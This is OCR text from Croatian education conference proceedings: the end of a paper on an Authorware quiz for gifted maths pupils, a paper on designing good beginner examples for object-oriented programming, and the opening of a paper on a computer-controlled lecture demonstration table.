Authorwareov karakterističan stil temelji se na interaktvnim ikonama kojima se označava mjesto gdje se očekuje određeni odgovor, odnosno interakcija s korisnikom programa. Okruženje Authorwarea omogućuje više načina interakcije: pritisak tipke, unos rezultata, klik na određeni objekt ili hot spot, te premještanje objekta na poziciju.

IV. PRAKTIČNI PRIMJERI U NASTAVI

Dugogodišnjim radom s djecom koja pokazuju interes za matematiku shvatila sam da djecu valja motivirati za rješavanje tehnički zahtjevnijih zadataka. Bilo da se radi o zadatcima geometrijskog tipa ili zadatcima kojima se razvija logičko mišljenje, učenici trebaju uložiti mnogo truda i vremena da bi postigli vještinu rješavanja takvih zadataka.

Zadatci koji se javljaju na natjecanjima na svim razinama, pretpostavljaju učiteljev rad te sposobnost djeteta i njegov interes za rad. Učitelj prije svega treba prepoznati dijete koje pokazuje interes i pripremati dijete tijekom čitave godine. U natjecanjima se javljaju zadatci različitog tipa, prije svega logički zadatci, zadatci koji traže izvođenje više računskih radnja, te zadatci geometrijskog tipa.

Nastojim neprestano motivirati učenike za rad, pa sam tako, upoznavši program Authorware, napravila kviz koji će ih motivirati.

Kviz je napravljen prije svega da bi učenici mogli samostalno rješavati zadatke, a učitelj je tu samo aktivni promatrač koji pomaže učenicima ako naiđu na problem u tijeku rješavanja.

Za potrebe rada sa darovitim učenicima kreirala sam niz interaktivnih nastavnih materijala poput kvizova


znanja, puzzli, interaktivnih matematičkih priča i sl. U ovom radu prikazat ću jedan od materijala.

Na početku korištenja materijala učenik se upoznaje s likovima koji će ga voditi kroz zadatke. U ovom slučaju to su likovi koji su djeci jako dobro poznati: Pink Panthera i tanzmanijska neman.




Slika 1: Uvodna interakcija kviza

Korištenjem likova koji su djeci poznati potiču njihovu znatiželju i motivaciju. U daljnjoj interakciji učenik sam odabire područje koje će rješavati:




Slika 2. Izabiranje područja

Odabirom područja učenici rješavaju zadatke. Kada učenik dođe do rješenja, provjerava točnost tako da kliklne na jednu mogućnost. Ako je zadatak točan, pojavi se lik koji se veseli i pokazuje učeniku da je točno rješio zadatak, a ako je netočno, lik je tužan ili mu na kakav drugi način pokaže da je pogriješio.



Slika 3: Primjer zadatka



Slika 4:Primjer zadatka sa višestrukim odabirom

V. ZAKLJUČAK

Učenici su rješavajući kviz pokazali veliki interes za rješavanje zadataka iako su zadatci bili tehnički zahtjevniji. Ovakvim aktivnostima vrijeme im brzo prolazi, a intelektualni napor ulažu s lakoćom jer rješavanje zadataka smatraju djelom igre.

LITERATURA

[1] Cvetković Lay, J. (1995.) *Ja hoću i mogu više,* Zagreb , Alinea

[2] Cvetković Lay, J. (2002.) *Darovito je, što ću sa sobom?,* Zagreb, Alinea

[3] Cvetković Lay, J. i Sekulić Majurec, A. (1998.) *Darovito je, što ću s njim,* Zagreb, Alinea

[4] Čudina Obradović, M. (1990). *Nadarenost, razumijevanje, prepoznavanje, razvijanje*, Zagreb: Školska knjiga

[5] Grgin, T. (1997.) *Edukacijska psihologija,* Jastrebarsko, Naklada Slap

[6] Huzjak, M. (2006.) *Darovitost, talent i kreativnostu odgojnom procesu,* Odgojne znanosti, 8(1), 289-300.

[7] Koren, I. (1989) *Kako prepoznati i identificirati nadarenog učenika*, Zagreb: Školske novine

[8] Koren, I. (1991.) *Psihologijski aspekti pojava nadarenosti,* Zagreb , Grafički zavod Hrvatske

[9] Mijatović, A. (1999.) *Osnove suvremene pedagogije,* Zagreb, Hrvatski pedagoško-književni zbor

[10] Narodne novine (1991): službeni list Narodne republike Hrvatske, opseg 47, izdanje 32-52, stranica 932, Štamparija Novinac

[11] Petz, B. (2001.) *Uvod u psihologiju,* Jastrebarsko, Naklada Slap

[12] Vasta, R. , Haith, M. M. , Miller, S.A. (1998) *Dječja psihologija,* Zagreb, Naklada Slap

Dobri primjeri – uspješnije početno učenje objektno-orijentiranog programiranja

K. Blažeka, Tehnička škola Čakovec, Čakovec, Hrvatska
kristinka.blazeka@ck.t-com.hr

Sažetak - Uz ranije uobičajenu proceduralnu paradigmu u nastavi podučavanja vještina programiranja računala posljednjih se godina sve češće kao dio nastavnih sadržaja prilikom podučavanja informatike odnosno računalstva u srednjim školama javlja i učenje osnova objektno-orijentiranog programiranja. Kako bi učenici što uspješnije savladali ove sadržaje u najčešće satnicom dosta limitiranom vremenu važno je podučavanju pristupiti uvažavajući poznata saznanja i postignuća vezana uz metodiku izvođenja ove nastave. Jedan od načina ostvarivanja veće motivacije učenika i uspješnijeg usvajanja ovih sadržaja je odabir kvalitetnih primjera prilagođenih početnom učenju. Ovaj rad nakon kratkog prikaza osnovnih značajki, prednosti i koncepata objektno-orijentiranog programiranja daje pregled i uvodi u proces podučavanja objektnog pristupa programiranju naglašavajući uočene kognitivne aspekte učenja te najčešće poteškoće i zablude koje se kod početnika javljaju, a koje se bar djelomično mogu prevladati uvođenjem i korištenjem odgovarajućih početnih primjera.

I. UVOD

Usvajanje vještine programiranja računala sve je više obilježeno pomakom sa imperativnog i proceduralnog programiranja prema objektno orijentiranom. Objektno orijentirana programska paradigma ustanovljena je u nastavnim predmetima već više od petnaestak godina (od sredine 1990-tih), i to uglavnom u kurikulumu tercijarnog obrazovanja. Na razini sekundarnog obrazovanja u učionice je početno učenje objektno-orijentiranog programiranja ušlo nešto kasnije.

Ovakav je trend doveo do toga da se i kod nas u srednjim školama osim proceduralne programske paradigme sve više podučavaju i druge, pa je tako već preko deset godina objektna orijentacija uvriježena u nastavi informatike za neka zanimanja u sektoru elektrotehnike i računalstva, čemu je svakako pridonijelo i među stručnjacima rašireno uvjerenje kako objektno-orijentirana tehnologija osigurava snažnije temelje za dizajn buduće programske potpore, te je učenike potrebno što ranije upoznati sa njenim temeljnim konceptima. Međutim, taj proces ne protječe bez problema i evidentno je kako učenici kod savladavanja očekivanih vještina imaju priličnih poteškoća, pa iako se u određenoj mjeri uspjevaju osposobiti za pisanje kôda u nekom od objektno orijentiranih programskih jezika, oni ipak često steknu tek ograničeno pojmovno shvaćanje objektno-orijentiranih koncepata.

Posljedica takve situacije je slaba implementacija tih koncepata i kasnija neodgovarajuća sposobnost iskorištavanja prednosti koje donosi snaga objektno orijentiranog programiranja. Zato je iznimno važno razvijati i primjenjivati odgovarajuću metodologiju i didaktiku nastave, ali naravno, ne smetnuti s uma kako stvarni cilj usvajanja vještine programiranja i dalje ostaje uspješno rješavanje problema pomoću računala, a objektna orijentacija predstavlja tek jedan mogući način postizanja tog cilja.

No, bez obzira na jezik i programsku paradigmu, ostaje činjenica da učenje programiranja zna biti vrlo teško i time obeshrabrujuće za početnike s obzirom da traži istovremeno zahvaćanje raznolikih izazova: učenja kako oblikovati strukturirana rješenja za probleme, učenja apstrakcije, učenja stroge sintakse i naredbi sa ponekad zbunjujućim i ne uvijek smislenim imenima, razumijevanja kako se programi izvode i općenito savladavanje niza drugih složenih kognitivnih vještina.

Ništa manje ovaj proces nije zahtjevan ni za nastavnike, s obzirom da i oni u području uvodnog podučavanja vještine programiranja trebaju biti dobro pripremljeni u različitim aspektima kao što je odabir odgovarajućih resursa i primjera, ispravan redoslijed prezentacije gradiva, oblikovanje nastave, ali i u općenitijim kognitivnim i aspektima usvajanja znanja.

II. POČETNO PODUČAVANJE OBJEKTNO-ORIJENTIRANOG PROGRAMIRANJA

U relevantnoj literaturi nije poznato da postoji opće slaganje o tome koje se objektno-orijentirane koncepte, kako i u kojem redoslijedu preporuča uvoditi. Stoga, iako je moguće usvojiti mnoge od predloženih sugestija, uočene su poteškoće prilikom posredovanja sadržaja, pa se posljedično kod različitih nastavnika pristupi podučavanja osnovnih pojmova i ideja dosta razlikuju.

Dodatna otežavajuća okolnost je činjenica što je prilikom uvođenja objektno orijentiranog programiranja često zadržan „proceduralni pristup“ podučavanju programiranja, a u stvari se očekivano traži promjena ne samo načina razmišljanja već i načina podučavanja.

Nadalje, uska međusobna povezanost niza objektno-orijentiranih koncepata rezultira u povećanom broju elemenata koje treba podučavati, s obzirom da nastavnik mora posredovati ne samo elementarne koncepte nego i njihove moguće kombinacije, pri čemu odlučuje da li će žarište usmjeriti više na npr. sintaksu specifičnog programskog jezika ili na koncepte koji leže u pozadini paradigme, da li na programiranje, dizajn, strukturu ili na mehanizme postojećih aplikacija, odnosno razvojnih

okolina. Naravno, još je niz aspekata koje treba uzeti u obzir kako bi se učenicima pomoglo da osim rada u određenom objektno-orijentiranom programskom jeziku, usvoje i objektno orijentirano razmišljanje.

Problem otežava i gubitak zanimanja za programiranje kod učenika, dobrim dijelom zbog niza početnicima kompliciranih modela i struktura koje treba naučiti i usvojiti prije nego što se uspije kreirati bilo što vizualno dojmljivo. Taj je problem intenziviran prisutnošću i raspoloživošću novih multimedijalnih okolina kao što su igre i *appleti*, pri čemu su programi „konzolnog tipa" te ponekad učestali čisto numerički algoritmi izgubili zanimljivost.

Ne iznenađuje stoga inzistiranje na primjeni prikladnih, posebno dizajniranih razvojnih programskih okolina i naprednih obrazovnih alata, različitih pristupa podučavanju, metodologiji i odgovarajućem slijedu predstavljanja objektno-orijentiranih koncepata početnicima u programiranju s ciljem da se podučavanje pojednostavni i učini efikasnijim.

Pri tom je vrlo važno detektirati i precizno odrediti skup osnovnih koncepata. Kod objektno-orijentiranog razvoja autori u [1] npr. kao najvažnije identificiraju: nasljeđivanje, objekt, razred, učahurivanje, metodu, predaju poruka, polimorfizam i apstrakciju; dok drugi [2] u eksperimentu otkrivaju kako su najčešće spominjani koncepti: razred, metoda, instanca, varijabla i objekt, a zatim još i podaci, atributi, varijable instance, nasljeđivanja i enkapsulacija.

Kako bi ostvarili planirane ciljeve uspješnog usvajanja osnovnih koncepata, od nastavnika se očekuje da osiguraju, odnosno primjenjuju okolinu učenja bogatu raznolikim resursima usmjerenim različitim motivacijama učenika za učenjem te da više pažnje obrate metodama podučavanja i ustraju u nastojanjima vođenja učenika na putu ovladavanja principima objektne orijentacije i dopuštajući im da iskoriste svaku raspoloživu mogućnost za mentalno učvršćivanje objektno-orijentiranog oblikovanja. Tu svakako ulazi i odabir odgovarajućih početnih primjera.

III. EDURISTIKA ZA PRIMJERE KOD UČENJA OBJEKTNOORIJENTIRANOG PROGRAMIRANJA

Pregledom literature moguće je pronaći niz obrazovnih heduristika (eduristika). Sve se temelje na ključnim konceptima i općim principima objektno-orijentiranog dizajna. Svrha im je potpora dizajnu odgovarajućih primjera koji podupiru objektnu orijentaciju ali i karakteristične potrebe početnika, a uz to su i neovisne o specifičnom pedagoškom principu, jeziku ili okolini. Ukratko, one obuhvaćaju slijedeće smjernice[3]:

1) Apstrakcije prihvatljive modelu
   - Apstrakcije moraju biti smislene s perspektive softvera, ali i prihvatljive s točke gledišta početnika.
   - Ne stavljati čitavu aplikaciju u *main* i tako ju izolirati od drugih klasa u aplikaciji.
   - Izostanak „božanskih" klasa (*God object* je objekt koji zna previše ili previše radi. [4]).

2) Ponašanje prihvatljivo modelu
   - Prikazivati promjenu stanja i ponašanja objekata ovisno o stanju.
   - Ne brkati model sa modeliranim.
   - Bez klasa koje bi sadržavale samo *setter/getter* metode ("kontejnera").
   - Bez izrezaka koda (*code snippets*).
   - Bez ispisa za praćenje; koristiti *toString* za komunikaciju tekstualnih prikaza.

3) Naglašavati pogled klijenta
   - Promovirati razmišljanje u pojmovima usluga koje zahtjevaju specifični klijenti.
   - Odvajati internu reprezentaciju od eksterne funkcionalnosti.

4) Promovirati spajanje
   - Naglašavati ideju objekata koji surađuju međusobno; koristiti netrivijalne atribute za naglašavanje raspodjele odgovornosti.
   - Ne koristiti nasljeđivanje za modeliranje uloga.
   - Nasljeđivanje treba odvojiti ponašanje i demonstrirati polimorfizam.

5) Koristiti samo primjerene objekte
   - Promovirati "objektno razmišljanje", objekti su autonomni entiteti sa jasno definiranim odgovornostima.
   - Instancirati višestruke objekte najmanje jedne klase.
   - Ne modelirati *one-of-a-kind* objekte.
   - Činiti sve objekte/klase eksplicitnima: izbjegavati anonimne klase i objašnjavati odakle dolaze objekti koji nisu eksplicitno instancirani.
   - Činiti sve veze eksplicitnima: izbjegavati ulančavanje poruka. Objekti bi trebali komunicirati samo sa objektima koje eksplicitno znaju (Demeterov zakon, LoD [5]).
   - Izbjegavati prečace.

IV. ZNAČAJ PRIMJERA KOD UČENJA PROGRAMIRANJA

Pogodni primjeri jedna su od najvažnijih pomoći kod oblikovanja nastave učenja vještina programiranja.

Zbog ograničenja obrazovnog konteksta, primjere namijenjene početnicima u objektnoj orijentaciji može se nazvati primjerima malih razmjera [6]: „*Small-scale* primjer je program/primjer/vježba namijenjen početnicima kako bi im predstavili ili ilustrirali određeni koncept ili značajku objektno orijentiranog rješavanja problema i programiranja.". Međutim, „ograničenja u veličini povlače za sobom restrikcije prilikom dizajna koje se ne pokazuju kod dizajna velikih objektno-orijentiranih sustava. Ograničavajući faktori su veličina primjera, ponuda koncepata i sintaktičkih komponenti i potreba da se koncepti prikazuju izolirano." [7]. Izazov je naći prvi primjer dovoljno napredan da ilustrira objektno orijentirano programiranje, a istovremeno dovoljno jednostavan da ga učenici razumiju.

Većina priručnika namijenjenih početnicima u programiranju usredotočena je na prezentaciju konstrukata jezika, te koncepata programskog jezika i računalnih programa. Sam proces razvoja programa često je više

implicitno nego eksplicitno prisutan. Tipična struktura obuhvaća predstavljanje problema kojeg slijedi prezentacija programa koji ga rješava i zatim rasprava o dijelovima programa [8].

Na taj način oblikovane vježbe u priručnicima često zahtjevaju male, lako razumljive korake prilično različite po karakteru od onih koji se javljaju kod razvoja potpunog realnog softverskog rješenja. Takav pristup dovodi potencijalno do problema da učenici postaju, doduše, sposobni razumjeti svaki pojedini konstrukt no ne pridobijaju vještine da te konstrukte organiziraju u konkretniju cjelinu. Isto tako, događa im se da, zbog niza različitih (neodgovarajućih) *ad-hoc* pokušaja i razvojnih tehnika koje su otkrili prilikom rješavanja problema i pomanjkanja istraživanja alternativa, često misle kako su slabi programeri (s obzirom na poteškoće koje su iskusili na svom putu do rješenja) ili stignu do neodgovarajućih i loše oblikovanih rješenja.

Ovakvim se pristupom, nadalje, sa aspekta učenika, program razvija u jednom koraku, počevši od specifikacije problema do funkcionalnog rješenja pa, neovisno o eventualno uključenim međukoracima, proces razvoja softvera kroz stupnjevit razvoj suboptimalnih i djelomičnih implementacija na putu do potpunog rješenja ostaje u osnovi nevidljiv.

Te situacije može se rješavati tako da se učenike poučava sustavnom procesu razvoja softvera na način da slijede organizirane korake na putu do rješenja problema, te da se razvoj softvera tretira isključivo kao proces koji se provodi u etapama i malim koracima (eng. *stepwise refinement)* čime se poboljšava kvaliteta rješenja svih učenika (u čitljivosti, ispravnosti, proširivosti). Također, dobro je da učenici uvide kako je za vrijeme programiranja neminovno da se u kasnijim etapama mijenjaju odluke donijete ranije *(*eng. *refactoring*). Spoznaja i učenje da su takvi postupci više pravilo nego iznimka pomaže početnicima u prihvaćanju činjenice kako programiranje nije linearan proces.

Treba, dakle, naglasiti kako su i nastavnici i učenici suglasni da su primjeri važni za učenje [9]. Štoviše, u suvremenom istraživanju pedagoških aspekata programiranja Caspersen [10] zaključuje: „Istraživanja učenika u različitim situacijama podučavanja pokazala su kako učenici preferiraju učenje temeljem primjera u usporedbi sa drugim oblicima podučavanja. Učenici nauče više proučavanjem primjera nego rješavanjem samih tih problema.“

No, kako bi bili korisni, primjeri početnicima trebaju pomoći pri izvođenju zaključivanja i generalizacija iz prezentiranih informacija [11], [12]. Početnici bi trebali biti u mogućnosti koristiti primjere pri prepoznavanju uzoraka i razlikovati površinska svojstva od onih koja su strukturalno ili konceptualno važna što se može postići kontinuiranim izlaganjem učenika odgovarajućim primjerima. Primjeri zato trebaju biti konzistentni principima i pravilima koja se uče i ne demonstrirati bilo kakva neželjena svojstva ili ponašanja. Trebali bi slijediti točno iste principe, smjernice i pravila koja očekujemo od učenika da ih nauče [18]. „Svakako da su neki ljudi više, a neki manje daroviti za dobar dizajn, međutim, odgovarajuće podučavanje, alati i primjeri igraju dominantnu ulogu.“ [13].

V. POTEŠKOĆE I ZABLUDE KOD POČETNIKA U OBJEKTNO-ORIJENTIRANOM PROGRAMIRANJU

Istraživanja su potvrdila uočavanje nekih učestalih poteškoća i zabluda kod početnika u objektno orijentiranom programiranju. Kao objašnjenja mogućih izvora problema navode se [14]:

Poteškoća 1 Stanje objekta. Početnici imaju poteškoće u razumijevanju kako poziv metode utječe na stanje objekta.

Poteškoća 2 Poziv metode. Razumijevanje u kakvom je odnosu niz poziva metoda sa rješavanjem problema.

Poteškoća 3 Parametri. Početnici ne razumiju vezu između formalnih i stvarnih parametara.

Poteškoća 4 Povratne vrijednosti. Početnici ne razumiju kamo ide povratna vrijednost metoda.

Poteškoća 5 Ulazni naputci. Razumijevanje potrebe za ulaznim naputcima korisnicima kod rada sa interaktivnim programiranjem.

Poteškoća 6 Konstruktori. Poteškoće u razumijevanju veza između deklaracije konstruktora, poziva konstruktora i izvođenja konstruktora.

Poteškoća 7 Opća slika izvođenja. Što se događa i kada? Može značiti poteškoće u razumijevanju veze između integrirane razvojne okoline, kôda i izvođenja. Upotrebom integrirane razvojne okoline nastavnik radi iterativne prijelaze između razvoja i izvršenja. Zbog toga može doći do implicitnog stanovišta kako se objekti mogu mijenjati preko editora.

Kako bi se neke od ovih zabluda izbjegle, rano bi moralo biti prikazano sekvencijalno izvođenje naredbi, uključujući stvaranje i referenciranje objekata manipulacijom stanja objekata. Svakako da ove smjernice trebaju razmotriti i prilikom oblikovanja početnih primjera.

VI. ZNAČAJKE DOBRIH PRIMJERA

Pažljivo dizajnirani primjeri ne bi smjeli biti konstruirani tek da dokazuju za jezik karakteristične detalje, već bi trebali učenike voditi prema očekivanim kriterijima kvalitete.

Poznato je kako snaga objektne orijentacije leži u ovladavanju složenosti zahtjevnijih sustava, odnosno sustava sa visokim zahtjevima u vezi održavanja, učinkovitosti i ponovne upotrebe, što najčešće nije slučaj i u obrazovnim situacijama. Naime, tu su uvodni primjeri mali, pa je i prostor za prezentaciju dizajna i broja sintaktičkih elemenata ograničen činjenicom kako se traži minimalan broj linija kôda.

Kako bi se izbjegle nepotrebne zablude, primjeri moraju slijediti određene preciznije kriterije [15] [16]: dobri primjeri trebaju uključivati višestruke klase, najmanje jedna klasa treba implementirati stanje i ponašanje kako bi razjasnila razliku između objekata i varijabli. Iz istog razloga, preporuča se koristiti atribute

tipa klasa (a ne samo brojeve i nizove znakova). Bar jedna klasa treba imati višestruke instance kako bi se razjasnila razlika između klasa i objekata. S obzirom da je prijenos poruka u srži objektno-orijentiranog programiranja, objekti međusobno moraju i komunicirati.

Evaluacija primjera s obrazovne točke gledišta često se izvodi na intuitivnoj bazi i može biti varljiva što se uvidom u popularne priručnike lako uočava. Pri tome se kao primjer programa podrazumijeva potpun opis programa, odnosno stvarni izvorni kôd uz sva potrebna objašnjenja. Dobar primjer je onaj koji će zadovoljiti potrebe početnika u oba područja - programiranju i objektnoj orijentaciji.

Kako početnici rijetko imaju bilo kakva znanja o (objektno orijentiranim) programskim jezicima ili procesu programiranja, uvjeti su da kontekst primjera bude što pristupačniji, te da primjeri budu mali i da se usredotočuju na pojedini koncept, kao i da se kroz njih provode objektno orijentirani principi. Osnovna svojstva koja se traže od dobrog primjera objektno orijentiranog programa (kako bi bio učinkovit kao obrazovni alat) su da mora biti tehnički korektan, valjan model za objektnu orijentaciju, jednostavan za razumijevanje (čitljiv), da promovira objektno orijentirano razmišljanje te da potencira programiranje kao proces rješavanja problema.

Inspirirano evaluacijom *Benchmarks for Science literacy-project* (AAAS *American Association for the Advancement of Science*, 1989), definirane su tri kategorije kvalitete primjera: tehnička, objektno-orijentirana i didaktičko/obrazovna.

Tehnička kvaliteta: dobar primjer treba biti tehnički korektan. Kôd mora biti napisan na konzistentan i primjeren način, što uključuje odgovarajuće imenovanja, uvlačenje, komentiranje i dr. Taj zahtjev nije primarno povezano sa objektno orijentiranom paradigmom već sa programiranjem općenito.

Objektno-orijentirana kvaliteta: dobar primjer treba biti valjan model za objektno-orijentirani program. Objektno orijentirani koncepti i principi trebaju biti naglašeni i ojačani. Zato je važno prikazati objekte sa promjenjivim stanjem, smislenim ponašanjem i komunikacijom sa drugim objektima.

Didaktička kvaliteta: sa didaktičke točke gledišta, dobar primjer treba biti lako razumljiv, promovirati objektno orijentirano razmišljanje i naglasiti programiranje kao proces rješavanja problema.

VII. ŠKODLJIVI PRIMJERI

Zanimljivu zbirku škodljivih primjera sakupili su Malan i Halland (2004) identificirajući četiri uobičajene zamke prilikom dizajniranja primjera:

Preapstraktni primjeri: ako početnik ne vidi smisao u tome zašto bi netko mogao trebati određenu klasu, daje se krivi dojam koncepta klase.

Presloženi primjeri: očevidan rizik prilikom pokušaja da se primjeri učine realističnijim, čime se odvlači pažnja od koncepta koji se ilustrira.

Nekonzistentna primjena koncepata: primjer je prijenos atributa kao parametara interno u klasi, unatoč činjenici da im se može pristupiti izravno.

Primjeri koji narušavaju koncept koji se predstavlja: primjerice upotreba klase koja sadrži samo podatke (tek uz *get* i *set* metode) čime se narušava ideja klase kao autonomnog entiteta koji sadrži i stanje i ponašanje.

Objašnjavanje koncepata važna je odgovornost nastavnika, posebno prilikom rada sa početnicima.

VIII. ZAKLJUČAK

I za učenike i za nastavnike upotreba početnih primjera važan je alat za učenje vještina programiranja. Početnici u programiranju koriste ih kao predloške pa stoga primjeri nikako ne bi smjeli biti kontradiktorni konceptima koje učenici moraju usvojiti ili ometati njihovo usvajanju opće ideje paradigme koju uče. Dobro oblikovani primjeri važni su prilikom početnog učenja objektno orijentiranog programiranja, treba ih pomno birati i procjenjivati no velika je odgovornost i na autorima priručnika prilikom njihovog odabira i sastavljanja.

LITERATURA

[1] Pedroni, M., Meyer, B.: **Object-Oriented Modeling of Object-Oriented Concepts**, A Case Study in Structuring an Educational Domain J. Hromkovič, R. Kralovič, and J. Vahrenhold (Eds.): ISSEP 2010, LNCS 5941, pp. 155–169, 2010. Springer-Verlag Berlin Heidelberg 2010.

[2] Sanders, K., Thomas, L.: **Checklists for grading object-oriented CS1 programs: concepts and misconceptions**, Conference: Annual Joint Conference Integrating Technology into Computer Science Education - ITiCSE , pp. 166-170, 2007

[3] M. Nordstrom, Jurgen Borstler: **Improving OO Example Programs,** IEEE Transactions on Education, vol. 54, no. X, 2011.

[4] http://en.wikipedia.org/wiki/God_object, posjećeno veljača 2012.

[5] http://en.wikipedia.org/wiki/Law_of_Demeter, posjećeno veljača 2012.

[6] Nordström, M.: **He[d]uristics – Heuristics for designing object oriented examples for novices**, Department of Computing Science, Umeå University, Sweden March 2009.

[7] Eckerdal, A.: **Novice Students' Learning of Object-Oriented Programming,** Uppsala University, Department of Information Technology (Dissertation), October, 2006.

[8] Caspersen, M. E., Kölling, M.: **A Novice's Process of Object-Oriented Programming**, OOPSLA'06 October 22–26, ACM 1-59593-491-X/06/0010. 2006, Portland, Oregon, USA.

[9] Lahtinen, E., Ala-Mutka, K. i Järvinen, H.: **A study of the difficulties of novice programmers**, ITiCSE '05: Proceedings of the 10th annual SIGCSE conference on Innovation and technology in computer science education, Caparica, Portugal, pp. 14-18, 2005.

[10] Caspersen, M.E.: **Educating Novices in the Skills of Programming**, DAIMI PhD Dissertation PD-07-4, ISSN 1602-0448 (paper), 1602-0456 (online), 2007.

[11] Chi, M.T.H., Bassok, M., Lewis, M.W., Reimann, P. i Glaser, R.,: **Selfexplanations: How students study and use examples in learning to solve problems**, Cognitive Science, vol. 13, 2, pp. 145-182, 1989.

[12] Pirolli, P. i Anderson, J.R.: **The role of learning from examples in the acquisition of recursive programming skills**, Canadian Journal of Psychology, vol. 39, pp. 240-272, 1985.

[13] Wirth, N.,: **Computing science education: the road not taken**, ITiCSE '02: Proceedings of the 7th annual conference on

Innovation and technology in computer science education, Aarhus, Denmark, pp. 1-3, 2002.

[14] Ragonis, N., Ben-Ari, M.: **A Long-Term Investigation of the Comprehension of OOP Concepts by Novices**, Computer Science Education Vol. 15, No. 3, September 2005., pp. 203 – 221

[15] Holland, S., Griffiths, R., Woodman, M.: **Avoiding Object Misconceptions**, Proceedings of the 28th SIGCSE Technical Symposium on Computer Science Education, pp 131-134. 1997.

[16] Fleury, A.: **Programming in Java: Student-Constructed Rules**, Proceedings of the 31st SIGCSE Technical Symposium on Computer Science Education, pp.197-201. (2000).

[17] Malan, K. i Halland, K.: **Examples that can do harm in learning programming**, In Companion to the 19th Annual Conference on Object-Oriented Programming Systems, Languages, and Applications. 83–87. 2004.

[18] J. Börstler, M. Nordström, J. H Paterson: **On the Quality of Examples in Introductory JavaTextbooks**, ACM, 2010.

Primjena računalom vođenog demonstracijskog stola u nastavi

Lj. Cvitaš, T. Horvat
Tehničko veleučilište u Zagrebu, Zagreb, Hrvatska
lcvitas@tvz.hr , thorvat3@tvz.hr

Sažetak - U radu je opisano realizirano rješenje za odvijanje nastave auditornih vježbi uz pomoć računalom vođenog demonstracijskog stola. Stol sa instaliranom opremom omogućava izvođenje pokusa i demonstracija u živo koje odjednom vizualno i auditivno može pratiti velik broj studenata sa zadovoljavajućom vidljivošću svih detalja na stolu i oko stola tijekom odvijanja pokusa. Oprema stola (mjerni instrumenti i vizualni podsustav i dijelovi modela) vođeni su računalom uz upotrebu odgovarajućih besplatnih programskih paketa. Izabrana konstrukcija stola omogućuje montažu kamera, te fleksibilni postav instrumenata, osciloskopa i izvora napajanja, a posebna značajka stola je njegova kompaktnost i mobilnost. Stol je primijenjen prvi puta na kolegiju „Materijali u elektrotehnici“, a provedena anketa među studentima pokazala je opravdanost uložene investicije i uspješnost metode.

I. UVOD

Struka inženjera elektrotehnike obuhvaća rad na procesima uz upotrebu sofisticirane opreme te potrebu za temeljnim i stručnim znanjima iz tog tehničkog područja. Pojedini segmenti tehničkih procesa izvode se i u laboratorijskim uvjetima izradom odgovarajućih modela procesa. U obrazovanju budućih inženjera elektrotehnike struke, uz svladavanje temeljnih znanja vrlo je bitno i utvrđivanje naučenog na praktičnim primjerima pomoću laboratorijskih ili auditornih vježbi. Za izvođenje nastave prema Bolonjskom procesu na Tehničkom veleučilištu u Zagrebu na raspolaganju je zadani vremensko – prostorni okvir koji treba što bolje iskoristiti. Tako i za kolegije temeljnog dijela studija postoji potreba da se za veće grupe studenata organiziraju auditorne vježbe koje će obuhvatiti izvođenje praktičnih pokusa „u živo“.

Zahvaljujući sve pristupačnijoj digitalnoj i računalnoj tehnologiji moguće je u nastavi primijeniti nove metode i tehnologije koje će omogućiti navedene zahtjeve. Praktični pokusi imaju svrhu privući pažnju studenata na primjenu teorijskih osnova koje dobivaju na predavanjima te najaviti izazove koje donosi elektrotehnička struka u obavljanju poslova projektiranja, konstruiranja, ispitivanja servisiranja i održavanja elektroenergetskih uređaja, postrojenja i procesa. Pogotovo se to odnosi na teme kolegija „Materijali u elektrotehnici“, što je jedan od zajedničkih temeljnih kolegija na prvoj godini preddiplomskog stručnog studija elektrotehnike [1]. Obzirom da se u populaciji brucoša nalaze studenti sa i bez predznanja iz elektrotehničke struke, a neki od njih još nisu ni donijeli odluku o izboru smjera na drugoj godini (Energetska elektrotehnika, Automatizacija i procesno računarstvo ili Komunikacijska i računalna tehnika),



Slika 1. Auditorne vježbe iz kolegija “Materijali u elektrotehnici”, studenti prate pokus u reanom vremenu na modelu koji je smješten na demonstracijskom stoku

praktični pokusi prezentirani u stvarnom vremenu trebali bi izazvati znatiželju kod studenata za područjima primjene aktivnih elektrotehničkih materijala, počevši od baznih materija pa sve do specifičnih materijala vezanih uz mogući izbor stručnog usmjerenja.

